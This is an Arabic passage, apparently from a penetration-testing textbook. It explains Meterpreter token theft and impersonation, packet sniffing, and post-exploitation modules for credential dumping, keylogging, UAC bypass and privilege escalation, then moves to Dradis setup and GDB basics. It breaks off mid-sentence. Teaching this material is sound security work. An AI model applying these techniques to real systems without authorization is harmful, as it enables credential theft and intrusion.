تسجيل الدخول الغير تفاعلية، مثل الوصول إلى ملقم الملفات) و**delegation** (التي تستخدم عادة لعمليات تسجيل الدخول التفاعلية، في وحدة التحكم، من خلال سطح المكتب عن بعد/خدمات الترمنال، أو أداة **third-party** مثل **Citrix**).
المهاجم يمكنه استخدام **incognito** لسرد قائمة بجميع الرموز الأمنية (**security tokens**) المتاحة على الجهاز، بما في ذلك رموز النظام المحلي (**local system token**)، الرموز الادارية المحلية (**local admin token**)، فضلا عن الرموز الأمنية المرتبطة المستخدمين الذين يقومون حاليا بالوصول الى الجهاز، مثل المستخدمين (المشاركين على الجهاز باستخدام **SMB**). أو المستخدمين الذين قاموا بتسجيل الدخول عن طريق خدمات الترمنال. ولتحقيق ذلك، علينا أولا تحميل **incognito extension**. ثم، تشغيل **list_tokens** مع الخيار **u–** لسردهم على حسب اسم المستخدم الفريد (**g-** يسردهم على حسب اسم المجموعة).

Meterpreter Token Impersonation

المهاجم يمكنه انتزاع تلك الرموز الأمنية واستخدامها لعملية **Impersonation**. في **Meterpreter** مع **incognito** المحمله، يمكننا تحقيق ذلك عن طريق استخدام الامر "**impersonate_token**"، يليه اسم الدومين حيث يتم تعريف المستخدم (والتي يتم تضمينها في إخراج الأمر **list_token**)، ثم اثنين من الخطوط المائلة العكسية، ثم اسم المستخدم الذي نريد انتحاله. إذا كان اسم الدومين يشمل مسافات، فاننا نضع اسم الدومين بالكامل مع اسم المستخدم داخل ("").

```
Meterpreter > impersonate_token DOMAIN\\user
```

بدلا من ذلك، بدلا من استخدام ميزة سرقة الرموز من **incognito extension**، فقد تم تنفيذ قدرات سرقة الرموز في **stdapi** نفسها. يمكنك ذلك عن طريق تشغيل الامر **ps**، وذلك لعرض جميع العمليات الجاريه (بما في ذلك أسماء الحسابات التي تعمل تحتها). ثم، استخدام الامر **steal_token** متبوعا **PID** سوف يجلب الرموزالمرتبط بهذه العمليه، والسماح لـ **Meterpreter** بانتحال صفة المستخدم للوصول إلى الموارد المحلية والبعيدة.
هناك طريقة أخرى لاستخدام الرموز الأمنية لانتحال صفة مستخدم آخر للوصول إلى الأجهزة البعيدة. لنفترض ان المهاجم قام باختراق الهدف **target1** وقام بتحميل **Meterpreter**. إذا كان **USER2** هو مسؤول الدومين، قام بتسجيل الدخول من جهاز **Target2** إلى **Target1.**
هنا المهاجم يمكنه انتزاع رموز **USER2** من **target1** حيث ان هذه الرموز (**token**) يتم تخزينها مؤقتا على الجهاز حتى بعد قيام المستخدم بتسجيل الخروج، لمدة تصل إلى ساعة واحدة (وفي بعض الحالات أطول). وحتى بعد قيام المستخدم بتسجيل الخروج.
ثم، يمكن للمهاجم استخدام **impersonate_token** أو **steal_token** لتطبيق رموز **USER2** لعملية **meterpreter** الحاليه. يمكن للمهاجم الوصول الى **Target4** وأي نظام آخر يكون **USER2** لدية امتيازات **admin** عليه.

Additional Meterpreter Extensions: Sniffer

Extension اضافيه مهمه جدالمختبرى الاختراق. هذه **extension** يتم تحميلها يدويا باستخدام الامر load.

```
Meterpreter > load sniffer
```

هذه **extension**، كما يوحي اسمها، يوفر القدرة على التقاط الحزم. الامر "**sniffer_interfaces**" يظهر واجهات الشبكة المتوفرة من اجل التقاط الحزم. حينذاك المستخدم يمكنه تحديد "**sniffer_start <N> [M]**" حيث **N** هو رقم الواجهة، و**M** هو الخيار لتحديد عدد التقاط الحزم في المخزن مؤقت (الافتراضي هو 50،000 الحزم). يوضح الامر "**sniffer_stats**" عدد الحزم الملتقطة حتى الآن عند تشغيل **sniffer**. بعد إيقاف **sniffer** مع الامر "**sniffer_stop**"، يمكن للمستخدم سحب الحزم الى ملف **pcap** مع الأمر **sniffer_dump**.

Post module 7.15

حتى الان، قمنا بتغطية مجموعة متنوعة من مختلف أنواع **module**: **exploit**، **auxiliary**، **payloads**، و**nops**. ثم قمنا بالتركيز على **meterpreter payload**. ولكن هناك نوع اخر من **module** قمنا بذكره ولكن لم ننظر اليه بعمق: **post modules**. هذه الميزات تستخدم **post exploitation**، بعد قيام المهاجم باختراق الهدف. وهي مصممة لأتمتة بعض الإجراءات على الهدف المخترق، مثل نهب "**plundering**" لأنواع مختلفة من المعلومات المفيدة للاختبار الاختراق. **Post modules** تقوم باتخاذ إجراءات من خلال الاستفادة من جلسة تفاعلية (عادة جلسة **Meterpreter**، وفي بعض الاحيان جلسة **shell** لبعض وحدات **psot**) التي أنشئت مع هذا الهدف، وتتصرف بطريقة مشابهة جدا لـ **meterpreter script**. **Post modules** تم تصميمه لأتمتة الإجراءات ما بعد **post-exploitation** على الهدف.
يمكن الاطلاع على قائمة **Post modules** المتاحة من خلال **msf console** عن طريق تشغيل:

```
msf> show post
```

أو، يمكنك ان ترى هذه القائمة في موجه **meterpreter** مع جلسة أنشأت في جهاز الهدف المخترق بالفعل عن طريق تشغيل.

```
Meterpreter > run post<tab><tab>
```

Post module يمكن تشغيلها من خلال مجموعة متنوعة من الطرق. على وجه الخصوص، يمكن لمختبر الاختراق استدعاء واحده على نفس منوال **Meterpreler script** باستخدام الأمر **run** في موجه **meterpreter**:

```
Meterpreter > run post/multi/gather/env
```

بدلا من ذلك (أكثر مرونة)، يمكننا استدعاء وحدة **post module** في موجه **msfeonsole**، مما يجعل اتخاذ إجراء بشأن جلسة مؤسسه بالفعل وجلسه في الخلفيه، على النحو التالي:

```
msf> use post/multi/gather/env
msf> set SESSION 3
msf> run
```

A Sample of Post Modules

يتم تقسيم **post module** إلى فئات مختلفة، ويتم تنظيمها (مثل الوحدات الأخرى) بطريقة هرمية. بعض **post module** تكون **"multi"**، حيث يمكنها ان تعمل على جلسة عمل **Meterpreter** مؤسسه على أنواع مختلفة من الأهداف، بما فيها الويندوز، والمواقع على أساس **PHP**، وأنظمة لينكس. الـ **module** الأخرى تركز على أجهزة ويندوز (تقع في **post/windows/**)، وتنقسم الى المزيد الى **capture**، **escalate**، **gather**، **manage**، و**other**. يجري استنباط الأصناف الجديدة من **Module** والأفراج عنها على أساس منتظم. هناك أيضا **post module** إضافة مخصصه للينكس، **Mac OS X** و **Solaris**.

عند تحديد **post module** والدخول في الكامل للفئة إما في موجه **msfconsole** أو **meterpreter**، فان **tab** يعمل على الإكمال التلقائي.

Multi

في فئة **post/multi**، لدينا العديد من الوحدات لجمع المعلومات من الهدف، بما في ذلك، **"post/multi/gather/env"**، والتي تقوم بطبع قيم متغيرات بيئة النظام، و **"filezilla_client_cred"**، والذي يجلب بيانات الاعتماد المخزنة من قبل **filezilla FTP client** المثبته على الجهاز المخترق. وبالمثل، فإن **firefox_creds** و**pidgin_cred** (نعم، هناك **s** في نهاية البند **firefox** وليس في نهاية البند **pidgin**) تعمل على نهب بيانات الاعتماد المخزنة محليا في متصفح الفايرفوكس وبرنامج **pidgin** (برنامج للدردشة)، على التوالي.

هناك أيضا **ssh_creds** والتي من اسمها تعملعلى نهب بيانات الاعتماد الخاصه بـ **SSH**.

WINDOWS

العديد من **post module** مرتبطة بالتقاط (**capturing**) وتصعيد (**escalating**) الامتيازات على جهاز الويندوز المخترق. على وجه الخصوص، هناك الوحدة **keylog_recorder**، مع وظائف مماثلة تقريبا لتلك **keylogerrecorder meterpreter script**.

تم تصميم الوحدة **"/post/windows/escalate/bypassuac"**، كما يوحي من اسمها، لتجاوز **User Account Control (UAC)** في الويندوز، حيث ان هذه الميزة تحذر المستخدم مع مربع حوار عندما يتم اتخاذ الإجراءات المختلفة على مستوى **admin** على النظام. هذه **module** تتجاوز **UAC** عن طريق حقن **Microsoft-trusted publisher certificate** بداخل عملية **meterpreter**. ثم بعد ذلك تطلق **shell** جديدة تجعل اتصال عكسي إلى الميتاسبلويت (**new reverse shell connection**) حيث الإجراءات الجديده في الشل الجديدة سوف لا تسبب أي تحذيرات **UAC** ليتم عرضها أو تسجيلها.

الوحدات **screen_unlock modules** تقوم بحقن كود في عملية **LSASS** قيد التشغيل لأنه يسبب فتح الشاشة المحمية بكلمة مرور. في حين انها يمكن أن تكون مفيده إذا كان المهاجم لديه وحدة التحكم أو حتى الوصول الى واجهة المستخدم الرسومية، هناك فرصة يمكن أن تؤدى الى تحطم **LSASS**، مما يسبب في إعادة تشغيل الجهاز. وهكذا، ينبغي أن تأخذ الرعايه عند استخدام هذه الوحدة أو حتى تجنبها على أنظمة الإنتاج الحساسه.

ويشمل ترسانة **post modules** أيضا على عدة إجراءات لتصعيد الامتياز المحلي، والتي لم يتم تضمينها في الأمر **getsystem** الخاص بالـ **meterpreter**. هذه الوحدات موجودة تحت الفئة **"post/windows/escalate"**، ولها أسماء تبدءا برقم تصحيح مايكروسوفت. حاليا **ms10-073**، **ms10-092**، وآخرين. عن طريق تشغيل **post modules** هذه في جلسة **Meterpreter** معينة، إذا لم يكن نظام التشغيل مصحح، فانه يتم منح **meterpreter** امتيازات النظام المحلي بنجاح.

هناك بعض وحدات post module الإضافية مخصصه لجمع المعلومات من جهاز ويندوز المخترق والتي تندرج تحت الفئة Gather، بما في ذلك:



- **Checkvm**: هذه الوحدة تحدد ما إذا كان الجهاز الهدف هو **VM** أو نظام حقيقي.
- **Enum_applications**: هذه الوحدة تحدد تطبيقات **third-party** (زائد **service pack**) المثبته على الجهاز المخترق.
- **Enum_logged_on_users**: هذه الوحدات تظهر المستخدمين المسجلين حاليا على الجهاز المستهدف على أساس رقم **SID** الخاصة بهم. لكنه يظهر أيضا مسار ملفهم الشخصي (مثل**%systemdrive%\users\<username>**)، مما يساعد على تحديد اسم حساب المستخدم.
- **Hashdump**: هذه الوحدة تعمل هلى سحب **hash** من **registery** على نظام الملفات، وذلك باستخدام نفس الأسلوب المطبق من قبل **meterpreter hashdump script** (لكنه ليس مثل الامر **hashdump** الذى يقوم بسحب **hash** من الذاكره.
- **Resolve_sid**: هذه الوحدة تأخذ رقم **SID** كمدخل وتحدد اسم المستخدم المقترن بـ **SID**. إذا كان هذا حساب دومين، فان هذا الامر سوف يظهر أيضا اسم الدومين الذي قام بتعريف الحساب.
- **Delete_user**: هذه الوحدة، تندرج تحت الفئة "**manage**" على عكس وحدات "**gather**" المذكورة أعلاه، وهذه تقوم بازالة حساب المستخدم المهاجم الذى انشاء على الجهاز.
- **Enable_rdp**: هذه الوحدة تقوم بتفعيل الخدمة **remote desktop service** على الجهاز المستهدف ويندوز، مما يسمح بالادارة عن طريق واجهة المستخدم الرسومية.

وكما نرى. هناك العديد من وحدات **post module** الآخرى قوية، ويجري قدرا كبيرا من التطوير على إنشاء **post module** جديدة. العديد من الميزات من **meterpreter scripts** تم إعادة تنفيذها وادراجها كما **post module**، نظرا لزيادة المرونة والتكامل لوحدات **post module** مع واجهة **msfeonsole** عبر **meterpreter script**. **Post module**، هي مثل الوحدات الاخرى، يمكن البحث عنها باستخدام الامر **info**، ويمكن تطبيقها عبر الجلسات الموجودة بالفعل دون التفاعل المباشر مع تلك الجلسه، على عكس **meterpreter scripts**، وهو ميزه بالنسبه لوحدات **post module**.

7.16 قواعد البيانات (database)

عند إجراء اختبار الاختراق، بل هو في كثير من الأحيان تحديا لتتبع كل ما قمت به على الشبكة المستهدفة. هذا هو المكان حيث وجود قاعدة بيانات يمكن أن توفر الكثير من العناء والوقت. لقد تمبناءالميتاسبلويت لتقديم الدعم لنظام قاعدة البيانات **PsotgreSQL**.
النظام يسمح بالوصول السريع والسهل لفحص المعلومات، يعطينا القدرة على استيراد وتصدير نتائج الفحص من مختلف الأدوات. يمكننا أيضا استخدام هذه المعلومات لتكوين خيارات **Module** بسرعة. الأهم من ذلك، فإنه يحفظ نتائجنا نظيفة ومنظمة.

```
msf > help database

Database Backend Commands
=========================

    Command        Description
    -------        -----------
    creds          List all credentials in the database
    db_connect     Connect to an existing database
    db_disconnect  Disconnect from the current database instance
    db_export      Export a file containing the contents of the database
    db_import      Import a scan result file (filetype will be auto-detected)
    db_nmap        Executes nmap and records the output automatically
    db_status      Show the current database status
    hosts          List all hosts in the database
    loot           List all loot in the database
    notes          List all notes in the database
    services       List all services in the database
    vulns          List all vulnerabilities in the database
    workspace      Switch between database workspaces
```

الان نكون قد انتهينا من أساسيات الميتاسبلويت ولها تكملة اخرى موزعه على باقى الأبواب الأخرى على حسب المضمون.



الفصل الثامن

برمجيات لابد منها

8.1 مقدمه

تماما مثل القَفَّال، ينبغي على الهاكر الاخلاقى او المبرمج ان يكون له الأدوات المتخصصة. القَفَّال (حداد أقفال) يمكن أن يستخدم فقط مِبْرَد ومطرقة لكل يقوم بعمله، ولكن مع المخرطة الجيدة، ومجموعة من قطع القطع المناسبة، وعدد قليل من الأدوات المهنية الأخرى تسمح له للقيام بعمله أسرع بكثير وأكثر كفاءة، ومع نوعية أفضل. وهو نفس الشيء لتطوير برمجيات القراصنة: الأدوات المتخصصة من اجل الوظيفة المناسبة. قبل أن تتمكن من البدء في مغامرات القراصنة، لديك جمع الأدوات المناسبة وتعلم كيفية استخدامها. ويهدف هذا الفصل لمساعدتك في هذه المهمة من خلال توفير المعلومات عن الأدوات الرئيسيه، تلك المدرجة في أي توزيعة لينكس. هذه الأدوات عادة ما تكون كافية لحل سلسلة كاملة من مشاكل البرمجة الرئيسية.

8.2 الأداة Dradis framework

هناك العديد من البرامج والطرق التي قد يستخدمها مختبر الاختراق في عملية اختبار الإختراق لكتابة النتائج. من هذه النتائج الخدمات الموجودة في الهدف، نتائج فحص **nmap**، ملاحظاته وغيرها. من الطرق التي يمكن استخدامها لكتابة هذه النتائج هي الطريقة التقليدية بإستخدام الورقة والقلم، او يمكن استخدام **notepad** وغيره. لكن ماذا لو كنت في فريق وتحتاج لجمع المعلومات كفريق واحد او حتى لو كان عندك فريق متخصص في جمع المعلومات عن الهدف وفريق اخر متخصص في اختبار الثغرات ومشاركة هذه المعلومات بين اعضاء الفريق لابد منه، هل من المعقول مثلا ان تكون الطريقة باستخدام الورقة والقلم او حتى **notepad**؟!!

من أفضل البرامج في هذا المجال هو **Dradis**. فهو عبارة عن مشروع مفتوح المصدر لمشاركة النتائج وكتابة التقارير بين اعضاء الفريق اثناء عملية الإختراق. المشروع مكتوب بلغة **ruby** وهو يتكون من خادم **server** وعميل **client**. استخدام العميل يكون بالواجهة الرسومية عن طريق موقع يقوم بعمليه الخادم.

<u>مميزات المشروع</u>

- السهولة في كتابة التقارير. ويمكنك تخصيص قالب (**Template**) خاص بالتقارير.
- يمكنك وضع مرفقات مثل اخذ صور، او ارفاق ملفات خاصة بالإختبار. هذه الميزة من اهم المميزات.
- هناك اضافات متوفرة مثل، امكانية رفع نتائج الفحص من **nmap** للمشروع ويقوم بتحليها، امكانية التصدير بعدد من الصيغ، وغيرها.
- اخذ نسخة احتياطية بشكل دوري لقاعدة البيانات.
- الربط مع أنظمة وأدوات عدة من خلال **Server Plugins**.

- يعمل بفاعليه من خلال جمع المعلومات من عدد من الأدوات التي يدعمها ويتعامل معها كالاتي: **Burp Suite**، **Nessus**، **NeXpose**، **Nikto**، **Nmap**، **OpenVAS**، **OSVDB**، **Qualys**، **Retina**، **SureCheck**، **VulnDB**، **w3af**، **MediaWiki**، **Web Exploitation Framework**، **Zed Attack Proxy**.

تشغيل Dradis

قم بتحميل الاصدار الأخيرة من الموقع "http://dradisframework.org" على حسب نظام تشغيلك، مثل نظام لينكس. نقوم بفك الضغط عن المجلد من خلال كتابة الأمر التالي:

```
noreen@ubuntu:~/Documents$ tar -xzf dradis-3.0.0.rc1-linux-x86_64.tar.gz
noreen@ubuntu:~/Documents$ ls
dradis-3.0.0.rc1-linux-x86_64.tar.gz        VMwareTools-9.9.0-2304977.tar.gz
dradisframework-linux-x86_64                vmware-tools-distrib
manifest.txt                                vmware-tools-upgrader-32
metasploit-latest-linux-x64-installer.run   vmware-tools-upgrader-64
run_upgrader.sh
noreen@ubuntu:~/Documents$
```


ثم نذهب الى المجلد الذي قمنا بفك ضغطه. ثم بعد ذلك نقوم بكتابة الامر التالي "**./dradis-webapp && ./dradis-worker**" كالاتي:

```
noreen@ubuntu:~/Documents$ cd dradisframework-linux-x86_64/
noreen@ubuntu:~/Documents/dradisframework-linux-x86_64$ ls
dradis-webapp  dradis-worker  lib
noreen@ubuntu:~/Documents/dradisframework-linux-x86_64$ sudo ./dradis-webapp && ./dradis-worker
[sudo] password for noreen:
```

ملحوظه: قبل التثبيت تاكد من وجود التطبيق Redis وفي وضع العمل ويمكنك تثبيته من خلال الامر "sudo apt-get install redis-server".

ومن ثم بعد اكتمال عملية التثبيت نقوم بكتابة الامر redis-server كلى يعمل.

ثم نقوم بعد ذلك بفتح متصفح الويب وكتابة العنوان التالي: http://127.0.0.1:3000



هناك ثلاث أنواع من الـ Server Plugins

Import :

وهي أن يقوم النظام بالربط مع نظام خارجي والحصول على معلومات منه، مثل الحصول على معلومات من **WikiMedia wiki** أو من خلال **Vulnerability database**.

: Export

وهي أن يقوم النظام بتصدير المخزن الى هيئات مختلفة، مثل تصدير المخزن الى ملف **Word** من خلال **WordExport**، أو توليد ملفات **pdf** للمخزن، وأيضاً عمل تصدير للمشروع بالكامل وذلك من أجل الإحتفاظ به كنسخة إحتياطية وإستعماله في حالة حصل مشكلة للمشروع الحالي.

: Upload

وهي أن يقوم النظام برفع الملفات وفرز محتوياتهم ووضعهم في المستودع، حيث يمكن رفع ملفات صادرة من **Nmap**، **Nessus**، **Nikto** أو **Burp**. أو أن تقوم برفع مشروع بالكامل.

Dradis في كالى


نجد ان هذه الاداه مدمجه تلقائيا في نظام التشغيل كالى والتي نجدها في المسار "**usr/lib/dradis**".

```
root@kali:/# cd /usr/lib/dradis/
root@kali:/usr/lib/dradis# ls
reset.sh  server  start.sh  verify.sh
root@kali:/usr/lib/dradis#
```

الان لكي تعمل نقوم بكتابة الامر "**./start.sh**". ثم نفتح المتصفح ونضع فيه الرابط الذي أعطاه لك كى يعمل "**127.0.0.1:3004**".

```
root@kali:/usr/lib/dradis# ./start.sh
/usr/lib/dradis/server/vendor/bundle/ruby/1.9.1/gems/RedCloth-4.2.8/lib/redcloth.rb:10: Use RbConfig instead of obsolete and de
precated Config.
=> Booting WEBrick
=> Rails 3.2.0 application starting in production on https://127.0.0.1:3004
=> Call with -d to detach
=> Ctrl-C to shutdown server
[2015-04-06 22:32:06] INFO  WEBrick 1.3.1
[2015-04-06 22:32:06] INFO  ruby 1.9.3 (2012-04-20) [x86_64-linux]
[2015-04-06 22:32:06] INFO
Certificate:
```

ويكون شكله كالاتى:



ملحوظه: نجده هنا مختلف عن السابق وذلك لاختلاف الإصدار حيث ان المدمج مع كالى ذات اصدار أقدم من الذي قمنا بتنصيبه على ابونتو. أيضا يمكنك تنصيبه على الويندوز.

8.3 الأدوات الرئيسيه (main tools)

GNU Debugger

GNU Debugger (GDB) هو المصحح الاساسى المشهور والاكثر استخداما من بين حزم **Gnu** البرمجية بالاضافة الى انه يعمل على العديد من المنصات (لينكس وأنظمة يونكس الأخرى) و يدعم عدة لغات برمجية. أيضا هناك واجهات رسومية لـ **GDB**، على سبيل المثال، **Data Display Debugger**، وأنا لن اتطرق لهم لأنهم ليسوا من أدوات لينكس القياسية وليست ذات شعبية في العالم الوينكس.

هناك ثلاثة أنواع من الكائنات، تسمى **targets** (**الأهداف**)، يمكن تصحيحها باستخدام **GDB**: الملفات القابلة للتنفيذ (**executable file**)، و**memory dumps** (**core files**)، والعمليات (**process**). يحتوي الملف **core** (**memory dumps**) على صورة لعمليات/محتوى

الذاكرة، التي تنتج عادة نتيجة الإنهاء الغير طبيعي للعملية. هناك طرق مختلفة لتحميل كل من هذه الأهداف في **GDB** لتصحيح الأخطاء.
أولا، أي هدف يمكن تحميله من سطر الأوامر عند بدء **GDB**. وفيما يلي الطرق الرئيسية للقيام بذلك:

- **Loading an executable file into GDB:**
  #gdb program_name
  #gdb - exec program_name
  #gdb -e program_ name
- **Loading a memory dump file into GDB:**
  #gdb -core core_ name
  #gdb -c core_name
  #gdb program_name core_name

في السطر الأخير، يجب أن يكون المعلم الأول هو اسم البرنامج الذي ولد الملف **Core** المحدد في المعلم الثاني.

- **Loading a process file into GOB:**
  #gdb -c process_id
  #gdb process_name process-pid
- **Loading an executable file:**
  (gdb) file program_name
  (gdb) exec-file program_name
- **Loading a dump file:**
  (gdb) core-file core_ name
- **Loading a process:**
  (gdb) attach process_pid

يمكن تفريغ العملية من **GDB** باستخدام الأمر ***detach***. وتستمر العملية التي تم فصلها عن **GDB** فى العمل في النظام، ويمكن تركيب عملية أخرى.
عند بدء **GDB**، فإنه نواتج معلومات حقوق النشر ضخمة نوعا ما، والتي يمكن قمعها من خلال ادراج **GDB** مع الخيار **"-q"**.
لجعل عملية التصحيح أكثر ملاءمة وكفاءة، يجب تجميع/ترجمة **"compiler"** البرامج الخاصة بك لكي يحتوي معلومات التصحيح. ويمكن أن يتم ذلك عن طريق تجميعهم باستخدام **GCC** (**GNU C and C++ comiler**) مع الخيار **"-g"**. معلومات التصحيح سوف تسمح لك بعرض أسماء المتغيرات والدوال، وأرقام الأسطر، والمعرفات الأخرى في **GDB** تماما كما يظهر في الكود المصدري للبرنامج. إذا لم يكن معلومات التصحيح متاحه، فان **GDB** سوف يعمل مع البرنامج على مستوى لغة الاسيمبلى.
عند تصحيح برنامج، يجب عليك تعيين نقطة توقف (**breakpoint**) فيه. هناك ثلاثة أنواع من نقاط التوقف:

- **<u>Regular breackpoints</u>**: مع هذا النوع من نقطة التوقف، البرنامج سوف يتوقف عندما ياتى دور التنفيذ إلى هذا العنوان أو الداله المعينة. يتم تعيين نقاط التوقف باستخدام الأمر ***break*** أو اختصاره **"b"**. على سبيل المثال، يحدد الأمر التالي نقطة توقف في الداله **main()**:

  (gdb) break main

  كما يمكن تعيين نقطة توقف في أي عنوان. في هذه الحالة، يجب أن يسبق العنوان علامة النجمة (*). قد تحتاجها فى تعيين نقطة توقف إلى عناوين معينة في تلك الأجزاء من البرنامج، التي لا يوجد فيها أي من معلومات التصحيح أو الكود المصدرى. على سبيل المثال، يحدد الأمر التالي نقطة توقف على العنوان **0x801b7000**:

  (gdb) b *0x801b7000

- **Watchpoints**: هنا البرنامج يتوقف البرنامج عند قراءة متغير معين أو تغييره. وهناك أنواع مختلفة من **watchpoints**، يتم تعيين كل منها باستخدام أمر مختلف. الأمر ***watch*** (واختصاره ***wa***) يضع **watchpoint** التي من شأنها أن توقف البرنامج عندما يتغير قيمة متغير محدد:

  (gdb) wa variable

  الأمر ***rwatch*** (واختصاره ***rw***) يضع **watchpoint** التي من شأنها أن توقف البرنامج عند قراءة قيمة متغير محدد:

  (gdb) rw variable

الأمر ***awatch*** (واختصارها ***aw***) يضع **watchpoint** التي من شأنها أن توقف البرنامج عند قراءة قيمة المتغير المحدد أو كتابتة:

(gdb) aw variable

- **Catchpoints**: يتوقف البرنامج عند وقوع حدث معين، على سبيل المثال، عندما يتم تلقي إشارة. ومن المقرر عقد **catchpoint** باستخدام الأمر ***catch*** على النحو التالي:

(gdb) catch event

البرنامج سوف يتوقف عندما يحدث حدث معين. وفيما يلي بعض الأحداث التي يمكن تعيين **catchpoint** لها:

throw - A C++ exception takes place.

catch - A C++ exception is intercepted.

exec - The exec ( ) function is called.

fork - The fork () function is called.

vfork - The vfork () function is called.

يمكن الحصول على معلومات حول أحداث **catchpoint** من خلال تنفيذ الأمر ***help catch***. للأسف، لا يتم اعتماد العديد من الأحداث في **GDB**.

يمكن الحصول على معلومات حول كافة نقاط التوقف من خلا تنفيذ الامر ***info breakpoints*** (واختصاره ***i b***). يمكن تعطيل نقطة التوقف باستخدام الأمر ***disable***:

(gdb) disable b point_number

نقطة التوقف المعطلة نتيجة استخدام الامر ***disable*** يمكن تفعيلها مرة أخرى باستخدام الامر ***enable***.

(gdb) enable b point_number

عدد نقاط التوقف، فضلا عن وضعها (**enabled** أو **disabled**)، يمكن معرفتها باستخدام الامر ***info breakpoints*** أيضا.

يمكن حذف نقطة توقف باستخدام الأمر ***delete*** واختصاره "***d***":

(gdb) delete b point_number

تنفيذ الأمر ***d*** بدون اى ملعمات سوف يقوم بحذف كافة نقاط التوقف.

عندما يتم الانتهاء من جميع الاستعدادات لتصحيح البرنامج، بما في ذلك تحديد نقاط التوقف، فإنه يمكن إطلاقها باستخدام الأمر ***run*** (اختصاره ***r***). سيقوم البرنامج بالتنفيذ حتى يصل إلى نقطة التوقف. يمكن استئناف تنفيذ البرنامج الذي توقف باستخدام الأمر ***continue*** (اختصاره **c**). يمكنك تتبع تنفيذ البرنامج من خلال التنقل خلال خطوطها من كود المصدر باستخدام أحد أوامر البحث التعق. الامر ***step N*** واختصاره (***s N***) ينفذ عدد **N** من سطور الكود التاليه مع تتبع استدعاء الداله (**function call**)، والامر ***next N*** واختصاره (***n N***) ينفذ عدد **N** من سطور الكود التاليه مع عدم تتبع استدعاء الداله (**function call**). إذا لم يتم تحديد **N**، يتم تنفيذ سطر واحد من التعليمات البرمجية. الامران ***stepi N*** (***si N***) و***nexti N*** (***ni N***) يستخدما أيضا في تتبع تنفيذ البرنامج، لكنهما يعملا ليس مع 